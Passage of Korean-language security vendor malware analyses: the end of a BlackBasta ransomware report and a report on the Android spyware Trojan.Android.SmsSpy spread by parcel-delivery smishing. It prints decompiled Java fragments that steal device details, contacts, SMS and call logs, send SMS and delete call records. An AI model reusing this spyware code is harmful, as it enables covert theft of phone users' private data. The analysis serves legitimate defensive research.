
[그림 10] 암호화 전/후 비교 파일

readme.txt	2023-01-13 오후 3...	텍스트 문서	1KB
test1.pdf.basta	2023-01-13 오후 3...	BASTA 파일	1,851KB
test2.docx.basta	2023-01-13 오후 3...	BASTA 파일	594KB
test3.exe.basta	2023-01-13 오후 3...	BASTA 파일	1,104KB
test4.dll.basta	2023-01-13 오후 3...	BASTA 파일	1,554KB
test5.hwp.basta	2023-01-13 오후 3...	BASTA 파일	358KB
test6.zip.basta	2023-01-13 오후 3...	BASTA 파일	3,322KB
test7.png.basta	2023-01-13 오후 3...	BASTA 파일	46KB

[그림 11] 암호화 완료 화면

6) 랜섬노트 생성


암호화가 완료된 후에는 각 폴더마다 랜섬웨어 감염 사실과 파일 복호화 방법을 알리는 "readme.txt" 랜섬 노트를 드롭한다. 감염된 파일을 복구하기 위해 로그인에 필요한 company id 를 가지고 TOR 브라우저로 접속 하라고 안내하고 있다.




[그림 12] 랜섬웨어 노트

7) 토르 접속

랜섬노트에서 알려준 토르 접속 화면이다. 로그인을 하고 들어가면 [그림 14]와 같은 채팅 화면이 보여진다.



[그림 13] 토르 접속 화면



[그림 14] 채팅창 화면

3. 결론

BlackBasta 랜섬웨어는 사용자 PC 의 데이터를 암호화하여 금전을 요구하는 악성코드이다. 해당 악성코드는 자기 자신을 서비스로 등록한 후 안전모드로 재부팅하여 사용자의 파일을 감염하는 특징이 있다.

또한 C&C 연결을 하지 않아도 암호화되기 때문에 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격에 더 큰 주의를 기울여야 한다.

따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

현재 알약에서는**"Trojan.Ransom.Filecoder"**으로 진단하고 있다.

[Trojan.Android.SmsSpy] 악성코드 분석 보고서

개요

최근 택배 키워드를 활용하는 스미싱 공격이 증가하고 있다. 이번 보고서에서 살펴볼 스미싱은 공격자들이 선호했던 택배회사가 다른 회사로 바뀌었을 뿐 내용은 대동소이하다.

동일한 택배회사를 사칭하여 공격이 진행되는 택배 스미싱들은 문자의 내용은 다르지만 URL 을 통해 유포되는 악성 앱들을 살펴보면 동일한 코드를 활용하고 있다. 즉 동일한 공격 조직이 문자의 내용을 달리하여 동일한 악성 앱을 유포하고 있는 것이다.

악성 앱이 수행하는 주요 악성 행위는 개인 정보 탈취와 함께 피해자의 폰으로 스미싱을 유포한다. 즉 피해자는 자신도 모르는 사이에 가해자가 되는 것이다.

그리고 공격자가 탈취하는 개인 정보는 다시 2 차 공격에 활용된다. 이는 결국 공격자들의 주요 목적인 금전 탈취로 이어지게 된다.


택배 키워드를 활용하는 스미싱 공격이 여전히 효과적인 이유는 온라인을 통한 상품 구매가 일상적인 데다 판매하는 곳이나 택배회사에서 소비자에게 문자를 통한 안내를 하는 현실과 맞물려 있을 것으로 추측할 수 있다.

본 보고서에서는 최근 발견되고 있는 Trojan.Android.SmsSpy 악성 앱을 살펴보도록 하겠다.

악성 앱 분석


Trojan.Android.SmsSpy 악성 앱은 택배 회사의 앱으로 위장하고 있다. 공격자들은 택배회사를 사칭하여 스미싱 문자를 피해자에게 전송한다.

다음은 악성 앱을 유포하는 택배 스미싱 문자 화면이다.



[그림 1] 택배 스미싱 문자


위 링크를 클릭하면 악성 앱 유포 랜딩 페이지로 연결된다. 다음 그림은 랜딩 페이지 화면이다.



[그림 2] 랜딩 페이지

랜딩 페이지에서는 피해자의 개인 정보인 전화번호를 확인한다. 만약 입력한 전화번호가 공격자의 DB 에 없다면 정상적인 택배 사이트로 이동하게 된다.

피해자가 본인의 전화번호를 입력하면 악성 앱 다운로드 페이지로 이동하여 악성 앱을 다운로드한다. 다음 그림은 악성 앱 다운로드 페이지이다.



[그림 3] 악성 앱 다운로드 페이지

다운로드 페이지를 살펴보면 악성 앱 설치 방법을 설명하고 있다. 자세한 설명 덕분에 피해자는 다운로드 하는 앱이 택배사에서 제공하는 정상적인 택배 앱으로 착각하게 되며 악성 앱 다운로드 및 설치를 진행하게 된다.

이렇게 유포되는 악성 앱은 다양한 버전이 존재한다. 실제 수행하는 악성 기능은 대부분 동일하지만 내장하고 있는 파일 셋 등을 조금씩 다르게 하여 다양한 버전으로 유포한다. 이는 백신 등의 탐지를 회피하여 생존성을 높이기 위한 수단으로 보인다.


[그림 4] 다양한 버전으로 유포되는 악성 앱

다음 그림은 악성 앱의 실행 화면이다.

[그림 5] 실행 시 화면

설치가 완료된 후 실행 시 악성 앱은 보안 앱으로 위장한 악성 앱 설치를 요구한다. 이렇게 설치된 악성 앱은 백그라운드에서 피해자의 개인 정보 등을 C2 로 전송한다.


다음 그림은 보안 앱으로 위장한 악성 앱 설치 화면이다.



[그림 6] 보안 앱으로 위장한 실제 악성 앱 설치 화면

보안 앱으로 위장한 악성 앱은 설치 후 백그라운드에서 동작하며 피해자의 개인정보 탈취를 수행한다. 그리고 택배 앱으로 위장한 악성 앱은 다음과 같이 사용자 인증을 수행하는 화면을 보여주며 정상적인 동작을 하는 것처럼 피해자를 기만한다.

다음 그림은 가짜 사용자 인증을 수행하는 화면들이다.



[그림 7] 사용자 인증 화면

사용자 인증은 순서대로 진행되며 피해자는 익숙한 사용자 인증 화면에 속아 인증을 계속 진행하지만 악성 앱은 네트워크 연결 상태가 좋지 않다는 결과를 피해자에게 전달한 후 다시 사용자 인증 첫 화면으로 돌아간다.

그러나 보안 앱으로 위장하여 설치된 악성 앱은 백그라운드에서 피해자의 정보 탈취 등 다양한 악성 행위를 수행한다.

악성 앱의 주요 기능을 살펴보도록 하겠다.

- 기기 정보 탈취 (MAC 주소, Sim 정보, 전화 번호, IMEI, 등)
- 연락처 탈취
- SMS 탈취
- SMS 전송
- 통화 기록 탈취
- 통화 기록 삭제
- 수신 통화 거부
- 이미지 탈취
- 오디오 녹음
- 설치 앱 리스트 탈취

악성 앱은 피해자의 연락처, SMS 등의 정보 외에 이미지 파일과 오디오 녹음 등으로 피해자의 내밀한 개인 정보 탈취를 시도한다. 정보 탈취를 위한 기능들을 코드를 통해 살펴보겠다.

다음 그림은 기기 정보를 탈취하는 코드이다.

```
public void deviceInfo() {
    TelephonyManager telephonyManager0 = (TelephonyManager)this.context.getSystemService("phone");
    if(telephonyManager0 != null) {
        this.information.setPhoneNumber(telephonyManager0.getLine1Number());
        this.information.setIMEI(telephonyManager0.getDeviceId());
        this.information.setSoftwareVersion(telephonyManager0.getDeviceSoftwareVersion());
        this.information.setCountryCode(telephonyManager0.getNetworkCountryIso());
        this.information.setOperatorCode(telephonyManager0.getNetworkOperator());
        this.information.setOperatorName(telephonyManager0.getNetworkOperatorName());
        this.information.setSimOperatorCode(telephonyManager0.getSimOperator());
        this.information.setSimOperatorName(telephonyManager0.getSimOperatorName());
        this.information.setSimCountryCode(telephonyManager0.getSimCountryIso());
        this.information.setSimSerial(telephonyManager0.getSimSerialNumber());
    }

    KeyguardManager keyguardManager0 = (KeyguardManager)this.context.getSystemService("keyguard");
    if(keyguardManager0 != null && (keyguardManager0.inKeyguardRestrictedInputMode())) {
        this.information.setScreenLocked(true);
    }

    PowerManager powerManager0 = (PowerManager)this.context.getSystemService("power");
    this.information.setScreenON(powerManager0.isScreenOn());
}
```

[그림 8] 기기 정보 탈취 코드의 일부

기기의 특징적인 정보를 수집한다. 이는 피해자가 다수이기에 피해자를 식별하기 위해 필수적으로 수집하는 정보라 할 수 있겠다.

다음 그림은 연락처를 탈취하는 코드이다.

```
private List getContacts() {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = this.context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI,
        if(cursor0 != null && cursor0.getCount() > 0) {
            int v = cursor0.getCount();
            cursor0.moveToPosition(this.contactCurrentPosition - 1);
            int v1 = cursor0.getColumnIndex("_id");
            int v2 = cursor0.getColumnIndex("lookup");
            int v3 = cursor0.getColumnIndex("display_name");
            String s = DeviceUtils.getTel(this.context);
            int v4 = 0;
            while((cursor0.moveToNext()) && ((long)v4) < 200L) {
                ContactBean contactBean0 = new ContactBean();
                contactBean0.deviceNum = s;
                contactBean0.lookUpKey = cursor0.getString(v2);
                contactBean0.contactId = (long)cursor0.getInt(v1);
                String s1 = String.valueOf(contactBean0.contactId);
                contactBean0.contactName = cursor0.getString(v3);
                if(cursor0.getInt(cursor0.getColumnIndex("has_phone_number")) > 0) {
                    contactBean0.phoneNum = "";
                    Cursor cursor1 = this.context.getContentResolver().query(ContactsContract.CommonDat
                    if(cursor1.moveToFirst()) {
                        do {
                        label_110:
                            String s2 = cursor1.getString(cursor1.getColumnIndex("data1"));
                            cursor1.getString(cursor1.getColumnIndex("data2"));
```

[그림 9] 연락처 탈취 코드

다음 그림은 SMS를 탈취하는 코드이다.

```
public List getSmsInPhone() {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = this.context.getContentResolver().query(Uri.parse("content://sms/"),
        if(cursor0.moveToFirst()) {
            int v = cursor0.getColumnIndex("_id");
            int v1 = cursor0.getColumnIndex("address");
            int v2 = cursor0.getColumnIndex("body");
            int v3 = cursor0.getColumnIndex("date");
            int v4 = cursor0.getColumnIndex("type");
            String s = DeviceUtils.getTel(this.context);
            do {
            label_74:
                SmsBean smsBean0 = new SmsBean();
                smsBean0.deviceNum = s;
                smsBean0.smsId = cursor0.getInt(v);
                smsBean0.otherNum = cursor0.getString(v1);
                smsBean0.smsContent = cursor0.getString(v2);
                smsBean0.smsTime = this.format.format(new Date(cursor0.getLong(v3)));
                smsBean0.smsType = cursor0.getInt(v4);
                arrayList0.add(smsBean0);
                boolean z = cursor0.moveToNext();
                goto label_108;
```

[그림 10] SMS 탈취 코드

다음 그림은 SMS 를 전송하는 코드이다.

```
private void sendSms(int v, String s, String s1) {
    synchronized(this) {
        if(this.sendSmsReceiver == null) {
            this.sendSmsReceiver = new SendSmsReceiver(this);
            IntentFilter intentFilter0 = new IntentFilter("action.sms.send");
            this.context.registerReceiver(this.sendSmsReceiver, intentFilter0);
        }

        Intent intent0 = new Intent("action.sms.send");
        intent0.putExtra("id", v);
        intent0.putExtra("number", s);
        intent0.putExtra("body", s1);
        PendingIntent pendingIntent0 = PendingIntent.getBroadcast(this.context, 0, intent0, 0);
        if(s1.length() > 70) {
            ArrayList arrayList0 = SmsManager.getDefault().divideMessage(s1);
            ArrayList arrayList1 = new ArrayList();
            for(int v1 = 0; v1 < arrayList0.size(); ++v1) {
                arrayList1.add(pendingIntent0);
            }

            SmsManager.getDefault().sendMultipartTextMessage(s, null, arrayList0, arrayList1, null);
        }
        else {
            SmsManager.getDefault().sendTextMessage(s, null, s1, pendingIntent0, null);
```

[그림 11] SMS 전송 코드

SMS 를 전송하는 기능은 피해자의 연락처를 기반으로 스미싱을 유포하기 위해 사용한다.

다음 그림은 통화 기록을 탈취하는 코드이다.

```
public List getCallRecordInPhone() {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = this.context.getContentResolver().query(AppConstants.CALL_RECORD_URI_ALL,
        if(cursor0.moveToFirst()) {
            String s = DeviceUtils.getTel(this.context);
            do {
            label_59:
                String s1 = cursor0.getString(cursor0.getColumnIndex("name"));
                String s2 = cursor0.getString(cursor0.getColumnIndex("number"));
                long v = cursor0.getLong(cursor0.getColumnIndex("date"));
                int v1 = cursor0.getInt(cursor0.getColumnIndex("duration"));
                int v2 = cursor0.getInt(cursor0.getColumnIndex("type"));
                CallRecordBean callRecordBean0 = new CallRecordBean();
                callRecordBean0.deviceNum = s;
                callRecordBean0.contactName = s1;
                callRecordBean0.otherNum = s2;
                callRecordBean0.createTime = this.format.format(new Date(v));
                callRecordBean0.duration = v1;
                callRecordBean0.type = v2;
                arrayList0.add(callRecordBean0);
                boolean z = cursor0.moveToNext();
                goto label_104;
```

[그림 12] 통화 기록 탈취 코드

다음 그림은 통화 기록을 삭제하는 코드이다.

```
private void deleteCallLog(String s) {
    try {
        ContentResolver contentResolver0 = this.context.getContentResolver();
        Cursor cursor0 = contentResolver0.query(CallLog.Calls.CONTENT_URI, new String[]{"_id"}, "number=?"
        if(cursor0.moveToFirst()) {
            String s1 = cursor0.getString(cursor0.getColumnIndex("name"));
            String s2 = cursor0.getString(cursor0.getColumnIndex("number"));
            long v = cursor0.getLong(cursor0.getColumnIndex("date"));
            int v1 = cursor0.getInt(cursor0.getColumnIndex("duration"));
            int v2 = cursor0.getInt(cursor0.getColumnIndex("type"));
            CallRecordBean callRecordBean0 = new CallRecordBean();
            callRecordBean0.deviceNum = DeviceUtils.getTel(this.context);
            callRecordBean0.contactName = s1;
            callRecordBean0.otherNum = s2;
            callRecordBean0.createTime = this.format.format(new Date(v));
            callRecordBean0.duration = v1;
            callRecordBean0.type = v2;
            String s3 = JsonUtils.toJSONString(new BaseRequest(this.context, new UploadCallRecordRequest(c
            WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, s3);
            ProcessCommand.feedback(this.context, CommandBean.UPLOAD_CALL_RECORD, true, "拦截到一通来电");
            String[] arr_s = {cursor0.getInt(0) + ""};
            int v3 = contentResolver0.delete(CallLog.Calls.CONTENT_URI, "_id=?", arr_s);
            if(v3 > 0) {
                Log.d("PhoneMonitor", "deleted success:" + s);
                return;
            }
```

[그림 13] 통화 기록 삭제 코드

다음 그림은 수신 통화를 거부하는 코드이다.

```
if((MyApplication.curPhoneMonitorState) && (s1.equalsIgnoreCase(TelephonyManager.EXTRA_STATE_RINGING))) {
    Log.d("PhoneMonitor", "响铃：ringing");
